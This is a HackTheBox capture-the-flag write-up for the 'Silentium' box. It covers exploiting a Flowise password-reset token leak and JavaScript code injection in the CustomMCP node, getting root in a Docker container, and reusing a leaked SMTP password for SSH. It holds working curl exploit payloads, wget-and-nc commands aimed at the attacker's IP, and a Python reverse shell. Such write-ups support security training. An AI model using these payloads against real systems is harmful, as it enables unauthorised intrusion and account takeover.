HTB: Silentium

Silentium hosts an investment firm website with a staging subdomain running Flowise, a visual AI agent builder. I’ll abuse an unauthenticated forgot password endpoint that returns the reset token directly in the API response to take over an account. From there I’ll exploit a node that passes user-supplied configuration to the JavaScript Function constructor, getting code execution as root inside a Docker container. The container’s environment variables leak a password that is reused for SSH on the host. To escalate, I’ll find an internal Gogs instance running as root and abuse its handling of symbolic links in the file write API to drop an authorized keys file into root’s home directory. In Beyond Root, I’ll reverse engineer the Flowise front end Vite application.
Box Info







Recon
Initial Scanning
nmap finds two open TCP ports, SSH (22) and HTTP (80):
oxdf@hacky$ sudo nmap -p- --reason --min-rate 10000 10.129.245.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-22 20:58 UTC
Nmap scan report for 10.129.245.103
Host is up, received echo-reply ttl 63 (0.023s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63

Nmap done: 1 IP address (1 host up) scanned in 7.07 seconds
oxdf@hacky$ sudo nmap -p 22,80 -sCV 10.129.245.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-22 20:59 UTC
Nmap scan report for 10.129.245.103
Host is up (0.020s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://silentium.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.40 seconds
Based on the OpenSSH and Nginx versions, the host is likely running Ubuntu 24.04 Noble (LTS).
Both of the ports show a TTL of 63, which matches the expected TTL for Linux one hop away. It’s worth noting that Nginx commonly breaks connections and proxies new ones, hiding TTL changes even when it is tunneling to another host.
Subdomain Brute Force - TCP 80
The webserver on TCP 80 shows a redirect to silentium.htb. Given the use of virtual-host routing, I’ll try to understand what the routing looks like and if there might be other subdomains in use.
Visiting the IP returns a 301 redirect to http://silentium.htb:
oxdf@hacky$ curl http://10.129.245.103 -I
HTTP/1.1 301 Moved Permanently
Server: nginx/1.24.0 (Ubuntu)
Date: Sat, 22 Aug 2026 21:08:22 GMT
Content-Type: text/html
Content-Length: 178
Connection: keep-alive
Location: http://silentium.htb/
If I try a subdomain that likely doesn’t exist it does the same:
oxdf@hacky$ curl http://10.129.245.103 -I -H 'Host: 0xdf.silentium.htb'
HTTP/1.1 301 Moved Permanently
Server: nginx/1.24.0 (Ubuntu)
Date: Sat, 22 Aug 2026 21:08:34 GMT
Content-Type: text/html
Content-Length: 178
Connection: keep-alive
Location: http://silentium.htb/
The path is preserved in this redirect:
oxdf@hacky$ curl http://10.129.245.103/whatever -I
HTTP/1.1 301 Moved Permanently
Server: nginx/1.24.0 (Ubuntu)
Date: Sat, 22 Aug 2026 21:08:42 GMT
Content-Type: text/html
Content-Length: 178
Connection: keep-alive
Location: http://silentium.htb/whatever
I’ll use ffuf to bruteforce for subdomains of silentium.htb. The -ac flag turns on auto-calibration, where ffuf sends a handful of requests for hostnames that can’t exist, learns what that default response looks like, and filters out anything matching it. What’s left is subdomains that respond differently:
oxdf@hacky$ ffuf -u http://10.129.245.103 -H "Host: FUZZ.silentium.htb" -w /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.245.103
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.silentium.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

staging                 [Status: 200, Size: 3142, Words: 789, Lines: 70, Duration: 56ms]
:: Progress: [19966/19966] :: Job [1/1] :: 2000 req/sec :: Duration: [0:00:11] :: Errors: 0 ::
It finds one. I’ll add all of this to my /etc/hosts file so I can route to it:
10.129.245.103 silentium.htb staging.silentium.htb
With that in place, I’ll re-scan both with nmap and scripts by hostname, but not find anything interesting.
silentium.htb - TCP 80
Site
The site is for an investment firm:


There are a few names on the site:
- Marcus Thorne
- Ben
- Elena Rossi
There are no links to anywhere off this page.
Tech Stack
The HTTP response headers show just Nginx:
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Sat, 22 Aug 2026 21:12:13 GMT
Content-Type: text/html
Last-Modified: Mon, 16 Mar 2026 22:21:29 GMT
Connection: keep-alive
ETag: W/"69b88269-2231"
Content-Length: 8753
Visiting any path just loads the same main page. This suggests either some fancy Nginx rewrites, or a non-static server that just routes all requests to this static page.
I am not able to find a 404 page.
Directory Brute Force
I’ll run feroxbuster against the site:
oxdf@hacky$ feroxbuster -u http://silentium.htb

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://silentium.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
200      GET      251l      725w     8753c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        7l       12w      178c http://silentium.htb/assets => http://silentium.htb/assets/
[####################] - 34s    60000/60000   0s      found:1       errors:0
[####################] - 33s    30000/30000   912/s   http://silentium.htb/
[####################] - 33s    30000/30000   908/s   http://silentium.htb/assets/
It finds nothing of interest.
staging.silentium.htb - TCP 80
Site
The site offers a plain login form:

A page like this with minimal CSS looks clearly custom made for this box, but it’s actually not. I’ll dig into that more in Tech Stack.
The “Forgot password?” link leads to a form to provide the user’s email address:

If I try a user that doesn’t exist, it tells me:

I can guess at a few emails. admin@silentium.htb returns 404, as do emails I guess for Marcus Thorne or Elena Rossi. ben@silentium.htb however, returns something different:

The page to reset a user password is another form:

Presumably once a user enters their email, they are given the information to fill this out.
Tech Stack
The HTTP response headers show the server is Nginx, and not much else:
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Sat, 22 Aug 2026 21:16:14 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Vary: Origin
Access-Control-Allow-Credentials: true
Cache-Control: public, max-age=0
Last-Modified: Mon, 11 Aug 2025 12:14:01 GMT
ETag: W/"c46-198990d4728"
Content-Length: 3142
There are some interesting headers, but not enough to determine much.

The site is an instance of Flowise, as indicated in the title of the page:

It shows up in a lot of the HTML metadata:
 Click for full size image
Flowise is a visual AI agent building tool. I can get the version unauthenticated over the API:
oxdf@hacky$ curl http://staging.silentium.htb/api/v1/version
{"version":"3.0.5"}
Loading a path that doesn’t exist returns an empty page. It actually does have HTML, but the body tag is empty of content:
    <body>
        <noscript>You need to enable JavaScript to run this app.</noscript>
        <div id="root"></div>
        <div id="portal"></div>
        <script>
            if (global === undefined) {
                var global = window
            }
        </script>
    </body>
Directory Brute Force
I’ll run feroxbuster against the site:
oxdf@hacky$ feroxbuster -u http://staging.silentium.htb

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://staging.silentium.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
200      GET       69l      239w     3142c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET       10l       15w      156c http://staging.silentium.htb/assets => http://staging.silentium.htb/assets/
[####################] - 4m     60000/60000   0s      found:1       errors:0
[####################] - 4m     30000/30000   119/s   http://staging.silentium.htb/
[####################] - 4m     30000/30000   119/s   http://staging.silentium.htb/assets/
Just like above, it only finds an assets directory.
Shell as root in Flowise Container
Flowise Access as Ben
Account Takeover
When I submit the form with an email address to reset, it sends a POST request in the background to /api/v1/account/forgot-password. When the user is not known, the response is 404, which is nicely seen in Burp Proxy or Repeater:

That difference gives me user enumeration. Any email address I send will tell me whether that account exists on the site.
When I try with a user that does exist, a bunch of information about the user comes back:
HTTP/1.1 201 Created
Server: nginx/1.24.0 (Ubuntu)
Date: Sat, 22 Aug 2026 21:28:28 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 579
Connection: keep-alive
Access-Control-Allow-Origin: http://staging.silentium.htb
Vary: Origin
Access-Control-Allow-Credentials: true
ETag: W/"243-hrOimd+klq5jWVQJR/OwRrSXN0U"

{"user":{"id":"e26c9d6c-678c-4c10-9e36-01813e8fea73","name":"admin","email":"ben@silentium.htb","credential":"$2a$05$6o1ngPjXiRj.EbTK33PhyuzNBn2CLo8.b0lyys3Uht9Bfuos2pWhG","tempToken":"ct0nCR3vxsSwbjM60McAGvji4yoOvs5BwoapVChckNirDbQtiWp80SOaA7c0wM1u","tokenExpiry":"2026-08-22T21:43:27.623Z","status":"active","createdDate":"2026-01-29T20:14:57.000Z","updatedDate":"2026-08-22T21:28:27.000Z","createdBy":"e26c9d6c-678c-4c10-9e36-01813e8fea73","updatedBy":"e26c9d6c-678c-4c10-9e36-01813e8fea73"},"organization":{},"organizationUser":{},"workspace":{},"workspaceUser":{},"role":{}}
It seems that the framework is sending the entire User object back, and then the JavaScript on the page gets the part it needs (really just the HTTP code), and sets the message based on that (I’ll show the minified JavaScript in Beyond Root).
That credential value is likely the hash of the current password, and I could try to crack it, but there’s also a tempToken field. I’ll fill out the form with that token:

It works:

And I can log in:

CVE-2025-58434
After exploiting this account takeover, I learned that this is actually a CVE in Flowise, CVE-2025-58434, which NIST describes as:
Flowise is a drag & drop user interface to build a customized large language model flow. In version 3.0.5 and earlier, the
forgot-passwordendpoint in Flowise returns sensitive information including a valid password resettempTokenwithout authentication or verification. This enables any attacker to generate a reset token for arbitrary users and directly reset their password, leading to a complete account takeover (ATO). This vulnerability applies to both the cloud service (cloud.flowiseai.com) and self-hosted/local Flowise deployments that expose the same API. Commit 9e178d68873eb876073846433a596590d3d9c863 in version 3.0.6 secures password reset endpoints. Several recommended remediation steps are available. Do not return reset tokens or sensitive account details in API responses. Tokens must only be delivered securely via the registered email channel. Ensureforgot-passwordresponds with a generic success message regardless of input, to avoid user enumeration. Require strong validation of thetempToken(e.g., single-use, short expiry, tied to request origin, validated against email delivery). Apply the same fixes to both cloud and self-hosted/local deployments. Log and monitor password reset requests for suspicious activity. Consider multi-factor verification for sensitive accounts.
An advisory with a POC showing the same steps I used is available as well.

The vulnerability is fixed in this commit with the creation of a sanitizeUser function:
 Click for full size image
This function takes a user object, and removes the credential, tempToken, and tokenExpiry values.
This is applied to three return statements across two files, including the resetPassword method:

Instead of returning data, it returns sanitizeUser(data.user).
RCE
Identify CVE-2025-59528
Clicking the gear at the top right, there’s a “version” option in the menu. It shows the same version I found earlier using the API, 3.0.5:

Searching for “flowise 3.0.5 cve” returns references to CVE-2025-59528 (followed by references to CVE-2025-58434, the account takeover vulnerability previously exploited):

CVE-2025-59528 Background
Flowise can act as a client to external tool servers over MCP, the Model Context Protocol, and the CustomMCP node is where the operator types in the configuration for one of those servers. NIST describes CVE-2025-59528 as:
Flowise is a drag & drop user interface to build a customized large language model flow. In version 3.0.5, Flowise is vulnerable to remote code execution. The CustomMCP node allows users to input configuration settings for connecting to an external MCP server. This node parses the user-provided mcpServerConfig string to build the MCP server configuration. However, during this process, it executes JavaScript code without any security validation. Specifically, inside the convertToValidJSONString function, user input is directly passed to the Function() constructor, which evaluates and executes the input as JavaScript code. Since this runs with full Node.js runtime privileges, it can access dangerous modules such as child_process and fs. This issue has been patched in version 3.0.6.
I can pass arbitrary JavaScript that will be executed when I connect to an external MCP server. This advisory has a POC as well as more detail such as this flow:
- User Input Received: Input is provided via the API endpoint
/api/v1/node-load-method/customMCPthrough themcpServerConfigparameter.- Variable Substitution: The
substituteVariablesInStringfunction replaces template variables like$vars.xxx, but no security filtering is applied during this step.- Dangerous Code Execution: The
convertToValidJSONStringfunction executes the input usingFunction('return ' + inputString)(). If theinputStringcontains malicious code, it gets executed in the global Node.js context, allowing actions such as command execution and file system access.
The advisory POC looks like:
curl -X POST http://localhost:3000/api/v1/node-load-method/customMCP \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer tmY1fIjgqZ6-nWUuZ9G7VzDtlsOiSZlDZjFSxZrDd0Q" \
  -d '{
    "loadMethod": "listActions",
    "inputs": {
      "mcpServerConfig": "({x:(function(){const cp = process.mainModule.require(\"child_process\");cp.execSync(\"echo !!RCE-OK!! >/tmp/RCE.txt\");return 1;})()})"
    }
  }'
The JavaScript is using the child_process module to call execSync and run arbitrary system commands.
Exploit POC
The POC in the advisory is writing a file to disk as proof of execution. Given that I can’t access the filesystem yet, that won’t help me figure out if it works here. I’ll update the POC replacing the target as well as the command to be run:
curl -X POST http://staging.silentium.htb/api/v1/node-load-method/customMCP \
  -H "Content-Type: application/json" \
  -H "Authorization: Bearer tmY1fIjgqZ6-nWUuZ9G7VzDtlsOiSZlDZjFSxZrDd0Q" \
  -d '{
    "loadMethod": "listActions",
    "inputs": {
      "mcpServerConfig": "({x:(function(){const cp = process.mainModule.require(\"child_process\");cp.execSync(\"ping -c 1 10.10.15.169\");return 1;})()})"
    }
  }'
Instead of writing a file I’m having it ping my host. When I send this, it fails:
oxdf@hacky$ curl -X POST http://staging.silentium.htb/api/v1/node-load-method/customMCP \
-H "Content-Type: application/json" \
-H "Authorization: Bearer tmY1fIjgqZ6-nWUuZ9G7VzDtlsOiSZlDZjFSxZrDd0Q" \
-d '{
"loadMethod": "listActions",
"inputs": {
"mcpServerConfig": "({x:(function(){const cp = process.mainModule.require(\"child_process\");cp.execSync(\"ping -c 1 10.10.15.169\");return 1;})()})"
}
}'
{"error":"Unauthorized Access"}
There’s an Authorization header with a bearer token, and unsurprisingly, the one from the public POC doesn’t work because it’s not from this instance. I’ll use my authenticated access to get a valid API token. In the site menu, there’s an API Keys option, which has a page with the Default Key for the ben user:

Once I add that to the POC, it returns a different error:
oxdf@hacky$ curl -X POST http://staging.silentium.htb/api/v1/node-load-method/customMCP \
-H "Content-Type: application/json" \
-H "Authorization: Bearer hWp_8jB76zi0VtKSr2d9TfGK1fm6NuNPg1uA-8FsUJc" \
-d '{
"loadMethod": "listActions",
"inputs": {
"mcpServerConfig": "({x:(function(){const cp = process.mainModule.require(\"child_process\");cp.execSync(\"ping -c 1 10.10.15.169\");return 1;})()})"
}
}'
[{"label":"No Available Actions","name":"error","description":"No available actions, please check your API key and refresh"}]
This error is expected. My injected code runs while Flowise is parsing the configuration string, and what I hand back isn’t a valid MCP server config, so it can’t list any actions and says so. The command has already run by the time that error is generated, which I can confirm with tcpdump:
oxdf@hacky$ sudo tcpdump -ni tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
11:11:36.752009 IP 10.129.245.103 > 10.10.15.169: ICMP echo request, id 32434, seq 0, length 64
11:11:36.752040 IP 10.10.15.169 > 10.129.245.103: ICMP echo reply, id 32434, seq 0, length 64
That’s RCE!
Shell
I’ll play around with a bash reverse shell for a while, but not get it to work. From here, I can turn to enumerating the programs on the box. For example, sending:
oxdf@hacky$ curl -X POST http://staging.silentium.htb/api/v1/node-load-method/customMCP \
-H "Content-Type: application/json" \
-H "Authorization: Bearer hWp_8jB76zi0VtKSr2d9TfGK1fm6NuNPg1uA-8FsUJc" \
-d '{
"loadMethod": "listActions",
"inputs": {
"mcpServerConfig": "({x:(function(){const cp = process.mainModule.require(\"child_process\");cp.execSync(\"which nc 2&>1 | nc 10.10.15.169 443\");return 1;})()})"
}
}'
[{"label":"No Available Actions","name":"error","description":"No available actions, please check your API key and refresh"}]
It shows that nc is present:
oxdf@hacky$ sudo nc -lvnp 443
Listening on 0.0.0.0 443
Connection received on 10.129.245.103 40761
/usr/bin/nc
If I check for bash, I get a connection and then close with no output, suggesting it’s not on the box. That’s a good hint that this is an Alpine image, where the only shell is BusyBox ash, and it explains why none of the Bash-based reverse shells are returning a shell. python and wget are both present, so I’ll write a short Python reverse shell into a file on my host:
import socket,subprocess,os, pty

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.15.169",443))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
pty.spawn("sh")
I’ll exploit the box twice to get a shell. The first has the box download the script I just wrote, and the second runs it. I’m using this approach rather than trying to run the Python reverse shell in the exploit itself because of the nesting of single and double quotes that would be necessary where the exploit framework around my command already uses escaped double quotes. Now I’ll fetch this with wget:
oxdf@hacky$ curl -X POST http://staging.silentium.htb/api/v1/node-load-method/customMCP \
-H "Content-Type: application/json" \
-H "Authorization: Bearer hWp_8jB76zi0VtKSr2d9TfGK1fm6NuNPg1uA-8FsUJc" \
-d '{
"loadMethod": "listActions",
"inputs": {
"mcpServerConfig": "({x:(function(){const cp = process.mainModule.require(\"child_process\");cp.execSync(\"wget 10.10.15.169/rev.py 2&>1 | nc 10.10.15.169 443\");return 1;})()})"
}
}'
[{"label":"No Available Actions","name":"error","description":"No available actions, please check your API key and refresh"}]
It hits my Python webserver:
oxdf@hacky$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.245.103 - - [23/Aug/2026 11:29:53] "GET /rev.py HTTP/1.1" 200 -
Now I can trigger it using the RCE:
oxdf@hacky$ curl -X POST http://staging.silentium.htb/api/v1/node-load-method/customMCP \
-H "Content-Type: application/json" \
-H "Authorization: Bearer hWp_8jB76zi0VtKSr2d9TfGK1fm6NuNPg1uA-8FsUJc" \
-d '{
"loadMethod": "listActions",
"inputs": {
"mcpServerConfig": "({x:(function(){const cp = process.mainModule.require(\"child_process\");cp.execSync(\"python rev.py 2&>1 | nc 10.10.15.169 443\");return 1;})()})"
}
}'
That just hangs, but at nc I get a shell:
oxdf@hacky$ sudo nc -lvnp 443
Listening on 0.0.0.0 443
Connection received on 10.129.245.103 41308
/ # id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
I’ll upgrade my shell using the second half of the standard trick. Because I already used pty.spawn in the reverse shell, I just need to set the stty on my host:
/ # ^Z
[1]+ Stopped sudo nc -lvnp 443
oxdf@hacky$ stty raw -echo; fg
sudo nc -lvnp 443
reset
/ #
Shell as ben
Enumeration
Container
Going directly to root is unusual for HackTheBox, unless I’m in a container. The hostname matches the standard Docker random hex characters:
/ # hostname
c78c3cceb7ba
There’s also a .dockerenv file at the filesystem root:
/ # ls -la
total 76
drwxr-xr-x    1 root     root          4096 Aug 23 12:52 .
drwxr-xr-x    1 root     root          4096 Aug 23 12:52 ..
-rwxr-xr-x    1 root     root             0 Apr  8 15:14 .dockerenv
drwxr-xr-x    1 root     root          4096 Jul 16  2025 bin
drwxr-xr-x    5 root     root           340 Aug 23 11:53 dev
drwxr-xr-x    1 root     root          4096 Apr  8 15:14 etc
drwxr-xr-x    1 root     root          4096 Jul 16  2025 home
drwxr-xr-x    1 root     root          4096 Jul 15  2025 lib
drwxr-xr-x    5 root     root          4096 Jul 15  2025 media
drwxr-xr-x    2 root     root          4096 Jul 15  2025 mnt
drwxr-xr-x    1 root     root          4096 Jul 16  2025 opt
dr-xr-xr-x  284 root     root             0 Aug 23 11:53 proc
-rw-r--r--    1 root     root           199 Aug 23 12:52 rev.py
drwx------    1 root     root          4096 Apr  8 09:41 root
drwxr-xr-x    3 root     root          4096 Jul 15  2025 run
drwxr-xr-x    2 root     root          4096 Jul 15  2025 sbin
drwxr-xr-x    2 root     root          4096 Jul 15  2025 srv
dr-xr-xr-x   13 root     root             0 Aug 23 11:53 sys
drwxrwxrwt    1 root     root          4096 Apr  8 09:41 tmp
drwxr-xr-x    1 root     root          4096 Apr  8 09:41 usr
drwxr-xr-x    1 root     root          4096 Jul 15  2025 var
rev.py is the reverse shell I uploaded to get here.
The IP address is 172.18.0.2:
/ # ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 4E:DD:C2:A9:C1:3B
          inet addr:172.18.0.2  Bcast:172.18.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:213 errors:0 dropped:0 overruns:0 frame:0
          TX packets:145 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:15968 (15.5 KiB)  TX bytes:12867 (12.5 KiB)
Users
root’s home directory is very empty:
~ # ls -la
total 20
drwx------    1 root     root          4096 Apr  8 09:41 .
drwxr-xr-x    1 root     root          4096 Aug 23 12:52 ..
-rw-------    1 root     root           128 Aug 23 13:05 .ash_history
drwxr-xr-x    3 root     root          4096 Apr  8 09:41 .flowise
The history file has two commands, env and exit before my commands start.
There’s also a single user, node, with a home directory in /home:
/home # ls
node
It’s completely empty:
/home/node # ls -la
total 8
drwxr-sr-x    2 node     node          4096 Jul 16  2025 .
drwxr-xr-x    1 root     root          4096 Jul 16  2025 ..
Environment
env prints the environment variables for the current process:
/ # env
FLOWISE_PASSWORD=F1l3_d0ck3r
ALLOW_UNAUTHORIZED_CERTS=true
NODE_VERSION=20.19.4
HOSTNAME=c78c3cceb7ba
YARN_VERSION=1.22.22
SMTP_PORT=1025
SHLVL=3
PORT=3000
HOME=/root
OLDPWD=/root
SENDER_EMAIL=ben@silentium.htb
PUPPETEER_EXECUTABLE_PATH=/usr/bin/chromium-browser
JWT_ISSUER=ISSUER
JWT_AUTH_TOKEN_SECRET=AABBCCDDAABBCCDDAABBCCDDAABBCCDDAABBCCDD
LLM_PROVIDER=nvidia-nim
SMTP_USERNAME=test
SMTP_SECURE=false
JWT_REFRESH_TOKEN_EXPIRY_IN_MINUTES=43200
FLOWISE_USERNAME=ben
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
DATABASE_PATH=/root/.flowise
JWT_TOKEN_EXPIRY_IN_MINUTES=360
JWT_AUDIENCE=AUDIENCE
SECRETKEY_PATH=/root/.flowise
PWD=/
SMTP_PASSWORD=r04D!!_R4ge
NVIDIA_NIM_LLM_MODE=managed
SMTP_HOST=mailhog
JWT_REFRESH_TOKEN_SECRET=AABBCCDDAABBCCDDAABBCCDDAABBCCDDAABBCCDD
SMTP_USER=test
FLOWISE_USERNAME=ben and SENDER_EMAIL=ben@silentium.htb explain the earlier user enumeration. ben is the only account this instance was seeded with, which is why every other address I guessed returned a 404. SMTP_HOST=mailhog points at MailHog, a fake SMTP server that catches outbound mail in a web inbox instead of delivering it. That’s how the box handles reset emails it has no way to actually send.
There are two values that look like passwords, FLOWISE_PASSWORD=F1l3_d0ck3r and SMTP_PASSWORD=r04D!!_R4ge. The first is ben’s Flowise password, which I overwrote when I reset it, so it’s no good to me here. The second belongs to a different service entirely, which makes it the more interesting candidate for reuse on the host.
Shell over SSH
I’ll try each of these passwords over SSH as ben:
oxdf@hacky$ netexec ssh silentium.htb -u ben -p 'F1l3_d0ck3r'
SSH 10.129.245.103 22 silentium.htb SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.15
SSH 10.129.245.103 22 silentium.htb [-] ben:F1l3_d0ck3r
oxdf@hacky$ netexec ssh silentium.htb -u ben -p 'r04D!!_R4ge'
SSH 10.129.245.103 22 silentium.htb SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.15
SSH 10.129.245.103 22 silentium.htb [+] ben:r04D!!_R4ge Linux - Shell access!
The second one works!
I’ll connect over SSH:
oxdf@hacky$ sshpass -p 'r04D!!_R4ge' ssh ben@silentium.htb
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-107-generic x86_64)
...[snip]...
ben@silentium:~$
And grab user.txt:
ben@silentium:~$ cat user.txt
f40aa751************************
Shell as root
Enumeration
Users
ben’s home directory is very empty:
ben@silentium:~$ ls -la
total 28
drwxr-x--- 3 ben  ben  4096 Apr  8 19:53 .
drwxr-xr-x 3 root root 4096 Apr  8 09:41 ..
-rw------- 1 ben  ben     0 Apr  8 19:53 .bash_history
-rw-r--r-- 1 ben  ben   220 Jan 29  2026 .bash_logout
-rw-r--r-- 1 ben  ben  3771 Jan 29  2026 .bashrc
drwx------ 2 ben  ben  4096 Apr  8 09:41 .cache
-rw-r--r-- 1 ben  ben   807 Jan 29  2026 .profile
-rw-r----- 1 root ben    33 Aug 23 11:54 user.txt
There are no other directories in /home. This matches up with seeing only ben and root having shells set in /etc/passwd:
ben@silentium:/$ cat /etc/passwd | grep 'sh$'
root:x:0:0:root:/root:/bin/bash
ben:x:1000:1000:,,,:/home/ben:/bin/bash
ben isn’t configured to run commands as other users with sudo:
ben@silentium:~$ sudo -l
[sudo] password for ben:
Sorry, user ben may not run sudo on silentium.
Identifying Gogs
The filesystem root looks normal:
